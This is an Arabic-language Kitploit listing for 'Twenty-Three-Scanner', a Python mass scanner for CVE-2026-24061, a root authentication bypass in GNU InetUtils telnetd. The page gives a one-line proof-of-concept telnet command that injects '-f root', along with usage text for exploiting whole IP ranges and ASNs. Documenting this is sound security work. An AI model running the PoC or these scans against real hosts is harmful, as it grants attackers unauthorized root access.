
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Twenty-Three-Scanner — CVE-2026-24061 - تجاوز المصادقة عن بُعد في GNU InetUtils Telnetd | Kitploit

أدوات/GitHubGitHub/madfxr/twenty-three-scanner
الاستطلاعماسحات الثغرات الأمنيةالاستغلالجمع المعلوماتأمن الشبكاتاختبار الاختراق
GitHubmadfxr/twenty-three-scanner

Twenty-Three-Scanner

CVE-2026-24061 - تجاوز المصادقة عن بُعد في GNU InetUtils Telnetd

عرض المستودع
441منذ 9 أشهرلم تتم المراجعة بعد
مشاركة

🛰️ ماسح Twenty-Three

ماسح قوي وسريع وأنيق لاكتشاف خدمات Telnetd الضعيفة المتأثرة بـ CVE-2026-24061. مبني باستخدام مكتبة Python القياسية النقية - بدون أي تبعيات خارجية.
License: MIT Python 3.x Android Windows macOS Solaris FreeBSD Linux Offensive Security Ethical Hacking CVE-2026-24061 GNU InetUtils Telnetd


🔗 جدول المحتويات

  • ⚖️ الترخيص
  • 🧩 الميزات
  • ☣️ تفاصيل الثغرة
    • ⚡ حالة الخدمة
    • 🧪 إثبات المفهوم (PoC)
    • 💥 الإصدارات المتأثرة
    • 🧵 الإصدارات المُصححة
    • ⚔️ ناقل الهجوم
    • 🚨 درجة CVSS
  • 🛠️ التثبيت
  • 📜 الاستخدام
  • 🎯 أمثلة
  • ⚗️ عروض توضيحية
  • 📖 المراجع

🧩 الميزات

  • 🚀 مسح عالي الأداء – بنية متعددة الخيوط مع عدد خيوط قابل للتكوين.
  • 🌐 إدخال أهداف مرن – دعم لعناوين IP مفردة، نطاقات CIDR، استعلامات ASN، وقوائم من الملفات.
  • 📊 تقدم في الوقت الفعلي – واجهة يونيكود جميلة مع أشرطة تقدم حية.
  • 🤖 ذكاء ASN – جلب تلقائي للبادئات من واجهات برمجة تطبيقات RADB و**BGPView** و**HackerTarget**.
  • 🌍 ذكاء الموقع الجغرافي – جلب في الوقت الفعلي لـ ASN والمزود والموقع من واجهة برمجة تطبيقات ipapi.
  • 💾 انقطاع أنيق – معالجة CTRL+C مع حفظ تلقائي للنتائج.
  • 📝 تسجيل مفصّل – مستويات تفصيل قابلة للتكوين لتصحيح الأخطاء.
  • 🛡️ مسح آمن – حدود مدمجة لمنع عمليات المسح الضخمة العرضية.
  • 🎨 مخرجات نظيفة – جداول احترافية بحدود مع ملخصات المسح.
  • 📦 صفر تبعيات – مكتبة Python 3.x القياسية فقط.

☣️ تفاصيل الثغرة

CVE-2026-24061 هي ثغرة حرجة في تجاوز المصادقة في GNU InetUtils Telnetd تسمح للمهاجمين عن بُعد دون مصادقة بالحصول على وصول الجذر من خلال استغلال معالجة خيار NEW-ENVIRON.


⚡ حالة الخدمة


فيما يلي تكوين خدمة Telnetd على جانب المضيف الهدف.
image


🧪 إثبات المفهوم (PoC)


وإليك إثبات المفهوم (PoC) لهذه الثغرة، والذي يمكن تنفيذه يدويًا من مضيف المهاجم ببساطة عن طريق تشغيل الأمر USER="-f root" telnet -a <TARGET_HOST> 23.
image


💥 الإصدارات المتأثرة

  • GNU InetUtils >=1.9.3 <=2.7.
  • توزيعات Linux المدمجة المختلفة.
  • أجهزة إنترنت الأشياء ذات تطبيقات Telnetd الضعيفة.

🧵 الإصدارات المُصححة

  • GNU InetUtils >=2.8.

⚔️ ناقل الهجوم

تستغل الثغرة التحقق غير السليم من متغير البيئة USER في مفاوضات خيار NEW-ENVIRON (RFC 1572) في telnet، مما يسمح للمهاجمين بحقن قيم خبيثة مثل -f root لتجاوز المصادقة.


🚨 درجة CVSS

9.8 (حرجة) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.


🛠️ التثبيت

# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h

📜 الاستخدام

فيما يلي دليل لأداة Twenty-Three Scanner التي يمكن استخدامها لاكتشاف الثغرة CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass.

usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

Timeout Options:
  --connect-timeout SEC
                        TCP connection timeout in seconds (default: 3.0)
  --read-timeout SEC    socket read timeout in seconds (default: 2.0)
  --id-timeout SEC      'id' command response timeout in seconds (default: 2.0)

Limit Options:
  --max-hosts-per-cidr N
                        maximum hosts to scan per CIDR block (default: 1024)
  --max-total-hosts N   maximum total hosts across all targets (default: 50000)
  --skip-large-networks
                        skip networks larger than /16 (avoids accidentally scanning huge ranges)

Output Options:
  -o FILE, --output FILE
                        save vulnerable hosts to file (format: IP:PORT)
  -v, --verbose         enable verbose debug logging

🎯 أمثلة

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    319
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    266

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →